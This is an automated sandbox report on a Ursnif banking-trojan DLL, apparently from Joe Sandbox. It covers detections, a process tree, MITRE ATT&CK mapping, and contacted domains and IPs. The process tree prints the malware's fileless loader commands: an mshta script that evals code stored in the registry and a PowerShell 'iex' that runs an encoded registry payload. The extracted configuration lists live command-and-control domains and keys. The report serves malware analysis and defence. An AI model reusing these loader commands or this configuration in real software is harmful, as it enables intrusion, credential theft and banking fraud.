ID: 446378
Sample Name:
SecuriteInfo.com.Trojan.GenericKD.46602191.18619.30710
Cookbook: default.jbs
Time: 13:44:11
Date: 09/07/2021
Version: 32.0.0 Black Diamond

Table of Contents


Windows Analysis Report SecuriteInfo.com.Trojan.Gene…

Overview


General Information

Sample Name:	SecuriteInfo.com.Trojan.GenericKD.46602191.18619.30710 (renamed file extension from 30710 to dll)
Analysis ID:	446378
MD5:	f3be390b01c8597.
SHA1:	93114ecf1b2c711..
SHA256:	4eef8b6a5bcd808.
Tags:	dll
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Sigma detected: Encoded IEX
- Snort IDS alert for network traffic (e.…
- Yara detected Ursnif
- Allocates memory in foreign process…
- Compiles code for process injection …
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Sigma detected: MSHTA Spawning …
- Sigma detected: Mshta Spawning W…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 6320 cmdline: loaddll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46602191.18619.dll' MD5: 542795ADF7CC08EFCF675D65310596E8)
  - cmd.exe (PID: 6328 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46602191.18619.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 6348 cmdline: rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46602191.18619.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - control.exe (PID: 1500 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
  - rundll32.exe (PID: 6336 cmdline: rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46602191.18619.dll,Fatreply MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6392 cmdline: rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46602191.18619.dll,Periodwait MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6416 cmdline: rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46602191.18619.dll,Seemprove MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6432 cmdline: rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.46602191.18619.dll,Which MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- iexplore.exe (PID: 6188 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 4824 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6188 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 5648 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6188 CREDAT:82950 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6376 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6188 CREDAT:82956 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 5328 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Rbex='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Rbex).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 4652 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5872 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 1836 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\a5q0nxag\a5q0nxag.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 4728 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES4013.tmp' 'c:\Users\user\AppData\Local\Temp\a5q0nxag\CSCA0E183A53BA24AF88D541EA58AA2F519.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 1472 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\1t143vp1\1t143vp1.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 1380 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES4E4C.tmp' 'c:\Users\user\AppData\Local\Temp\1t143vp1\CSC76ED9B8CEB314CD89B53DEEDCE956C.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "lang_id": "RU, CN",
  "RSA Public Key":
"48n489DADvQETiNETBHyPBGGvRa6csWtqIuLSVOWYWKKC10mrbaCDTGmXT9+yBdCxu5rsz9H10sEVOKS1YbQqCSO7vHhJ4AqplAi0EpahHSG6iAjqlB8Ka8e19eFq+oWTyXFXNaCOa1ztfMCxuyaqADn0yfjtWeuipBCZ+WgBEXPEGD6
cctVIddqMNHa0kzmsNtadDWoPRLlm3WMxbPQCRP0dzRx5jDY+C8wai2SJ7DJITIcBRF1En7YoFGFEsOcJvmCr4+vI12IDpy+U6ARTXUjcxKOcCsi8f3JnvpXpMyaus8R6AAz7bUHl5rTZsgEcjzMHpe+df4LlMvsTqR94H38v4JAsBa+W
cc33Pvxw/o=",
  "c2_domain": [
    "gtr.antoinfer.com",
    "app.bighomegl.at"
  ],
  "botnet": "1500",
  "server": "580",
  "serpent_key": "OkOYg3xmZhahWmvv",
  "sleep_time": "10",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "10"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000003.831952409.0000000005899000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000002.917944713.0000000003698000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.818012728.0000000005918000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.817964029.0000000005918000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.872375871.0000000003698000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 17 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.3.rundll32.exe.58994a0.2.raw.unpack	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Encoded IEX

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Mshta Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Non Interactive PowerShell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for submitted file

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Yara detected Ursnif

E-Banking Fraud:

- Yara detected Ursnif

System Summary:

- Writes or reads registry keys via WMI
- Writes registry values via WMI

Data Obfuscation:

- Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

- Yara detected Ursnif

HIPS / PFW / Operating System Protection Evasion:

- Allocates memory in foreign processes
- Compiles code for process injection (via .Net compiler)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Writes to foreign memory regions

Stealing of Sensitive Information:

- Yara detected Ursnif


Remote Access Functionality:

- Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Net Effe
Valid Accounts	Windows Management Instrumentation 2	Path Interception	Process Injection 5 1 2	Masquerading 1	Input Capture 1	System Time Discovery 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eav Inse Net Cor
Default Accounts	Command and Scripting Interpreter 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2 1	LSASS Memory	Query Registry 1	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exp Rec Call
Domain Accounts	Native API 1	Logon Script (Windows)	Logon Script (Windows)	Process Injection 5 1 2	Security Account Manager	Security Software Discovery 1 1	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exp Trai Loc
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 2	LSA Secrets	Virtualization/Sandbox Evasion 2 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Mar Dev Cor
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Rundll32 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jam Der Ser
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	File and Directory Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rog Acc
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 4 5	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dov Inse Pro


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Trojan.GenericKD.46602191.18619.dll	21%	Virustotal		Browse
SecuriteInfo.com.Trojan.GenericKD.46602191.18619.dll	6%	Metadefender		Browse
SecuriteInfo.com.Trojan.GenericKD.46602191.18619.dll	21%	ReversingLabs	Win32.Trojan.Ursnif	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.loaddll32.exe.c40000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

Source	Detection	Scanner	Label	Link
gtr.antoinfer.com	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://gtr.antoinfer.com/6jptEA6wC8OB7/q7vTQZto/d5CchjdbRrqZ5Z6Z_2Bg1vm/WfbX13QLJh/A2YEXLOoa_2F7tRm_	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://gtr.antoinfer.com/iJicPEzpWLt9kIte6bxUGY/_2BR7ODZwRNCt/zjY2vw66/miliEkUQv2irt3ku_2FqNHB/akyqFQ_2BU/yM9SZV6ME7y_2FqkK/It7SIsAlfzad/nxZBZ52awi6/psN6Yj3z7wNsMk/xQu7epV5m4ODSAWDxLy1j/Gk_2FldXWGNOMAHD/fQa5bj6bJuGJvLC/_2BINvzSWHR8aC2WFb/3FD_2BoRU/0ETns47no1FSMZrZVvpo/oidVSWsyBZKZQ2VvZTQ/apd5gJV2bxCtRREtLzEP23/aQrm19tIQuqLU/uXn4W8I5/0vUbA5p07eFzebEv_2BENSg/QJGoAud5ASp7/0hsFWY2nQ/G	0%	Avira URL Cloud	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
gtr.antoinfer.com	165.232.183.49	true	true	• 8%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://gtr.antoinfer.com/iJicPEzpWLt9kIte6bxUGY/_2BR7ODZwRNCt/zjY2vw66/miliEkUQv2irt3ku_2FqNHB/akyqFQ_2BU/yM9SZV6ME7y_2FqkK/It7SIsAlfzad/nxZBZ52awi6/psN6Yj3z7wNsMk/xQu7epV5m4ODSAWDxLy1j/Gk_2FldXWGNOMAHD/fQa5bj6bJuGJvLC/_2BINvzSWHR8aC2WFb/3FD_2BoRU/0ETns47no1FSMZrZVvpo/oidVSWsyBZKZQ2VvZTQ/apd5gJV2bxCtRREtLzEP23/aQrm19tIQuqLU/uXn4W8I5/0vUbA5p07eFzebEv_2BENSg/QJGoAud5ASp7/0hsFWY2nQ/G	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://gtr.antoinfer.com/7Ep6sOqsiggMUz11gUp6a/qtvd4K5Z0K1BVqPW/RYWSd53MfmcNiV5/RE881azaIII7Gf_2BB/LlVOlbNj6/RPZQwcj8bJhS19L7epbH/8FoJWjd_2B_2FoGw2Bm/R78HTVyDDDMhzpL_2B_2BC/NT4N_2BZc5JJ5/UVDvzetX/v8gnM8_2BpN7NJffSmXgZSS/qqPoPFwQjt/P6AxMC53uAUww_2Bc/nxUF1jZoiqDv/fS2kjrbVKTg/KntWa8B08GJbBA/JKUoQSoG69VvL_2FI3TFW/zn35_2FieOhXHllq/8OehjRVegYhlQWm/W_2BILGcprIvR338Fg/HNspl_2F5/DJjDkA4zF03Nn8/04W	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
165.232.183.49	gtr.antoinfer.com	United States		22255	ALLEGHENYHEALTHNETWORKUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	446378
Start date:	09.07.2021
Start time:	13:44:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 14s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Trojan.GenericKD.46602191.18619.30710 (renamed file extension from 30710 to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@34/32@3/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 4.7% (good quality ratio 4.4%) • Quality average: 80% • Quality standard deviation: 27.8%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
13:45:57	API Interceptor	1x Sleep call for process: rundll32.exe modified

Time	Type	Description
13:46:24	API Interceptor	1x Sleep call for process: loaddll32.exe modified
13:46:44	API Interceptor	45x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
165.232.183.49	documentation_39236.xlsb	Get hash	malicious	Browse	• gtr.antoinfer.com/favicon.ico
	3a94.dll	Get hash	malicious	Browse	• gtr.antoinfer.com/favicon.ico
	3b17.dll	Get hash	malicious	Browse	• gtr.antoinfer.com/favicon.ico
	9b9dc.dll	Get hash	malicious	Browse	• gtr.antoinfer.com/favicon.ico

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
gtr.antoinfer.com	documentation_39236.xlsb	Get hash	malicious	Browse	• 165.232.183.49
	3a94.dll	Get hash	malicious	Browse	• 165.232.183.49
	3b17.dll	Get hash	malicious	Browse	• 165.232.183.49
	9b9dc.dll	Get hash	malicious	Browse	• 165.232.183.49

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ALLEGHENYHEALTHNETWORKUS	RKvaDjOIJz.exe	Get hash	malicious	Browse	• 165.232.184.104
	ETlg6RunFK.exe	Get hash	malicious	Browse	• 165.232.184.104
	d4AbLPvG5R.exe	Get hash	malicious	Browse	• 165.232.184.104
	documentation_39236.xlsb	Get hash	malicious	Browse	• 165.232.183.49
	grezVgW6gx.exe	Get hash	malicious	Browse	• 165.232.181.86
	rixXmiPteY.exe	Get hash	malicious	Browse	• 165.232.181.86
	ibj3mCisBP.exe	Get hash	malicious	Browse	• 165.232.181.86
	3a94.dll	Get hash	malicious	Browse	• 165.232.183.49
	3b17.dll	Get hash	malicious	Browse	• 165.232.183.49
	9b9dc.dll	Get hash	malicious	Browse	• 165.232.183.49
